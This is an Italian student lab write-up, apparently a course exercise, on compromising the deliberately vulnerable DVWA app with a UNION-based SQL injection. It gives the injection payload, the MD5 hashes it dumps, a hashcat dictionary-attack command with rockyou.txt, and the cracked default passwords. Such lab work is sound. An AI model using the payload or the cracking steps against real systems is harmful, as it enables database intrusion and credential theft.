
Esercizio SQL

PABLO ANDRES BALBUENA RIOS

Esercizio 4 Settimana 6

- Traccia: Utilizzando l'attacco SQL Injection (non blind), andare a compromettere il database di DVWA.
- Bonus: Noterete che le password sono in codice hash. Trovare il modo per rendere le password in chiaro.


Prima fase: Compromettere DVWA



Dopo essere andato in DVWA in metasploitabe2, attraverso il codice: ' UNION SELECT user, password FROM users#,
Si può vedere la lista degli user e password, che hanno accesso

Seconda fase: Trovare le password

HASH-IDENTIFIER



Le password nei server sono salvati in "hash", cioè sono funzioni matematiche o algoritmi crittografici che trasformano input di dati di lunghezza variabile in una sequenza di caratteri di lunghezza fissa.

Per trovare la password dobbiamo, per prima cosa bisogna sapere la tipologia.
Si riesce a sapere utilizzando : hash identifier.

Seconda fase: Trovare le password

Lista hash

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```

Comando

```
└─# hashcat -m 0 -a 0 -o risultato.txt admin.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF,
 DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================
* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i5-12400F, 6939/13943 MB (2048 MB all
ocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Jan 18 09:20:56 2024
Stopped: Thu Jan 18 09:20:56 2024
```

Per sapere la password senza il hash, uttiliziamo "hashcat", il quale attrtaverso un dizionario traduce in hash le parole e le confronta. Per poter eseguirlo bisogna:

- Inserire tutte le hash in un file.
- Usare il comando: hashcat -m 0 -a 0 -o risultato.txt admin.txt rockyou.txt.
- Aprire il file che precedentemente, nel codice, abbiamo scritto di inserire i risultati, cioè in "risultati.txt"

Risultato

```
└─# cat risultato.txt
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
```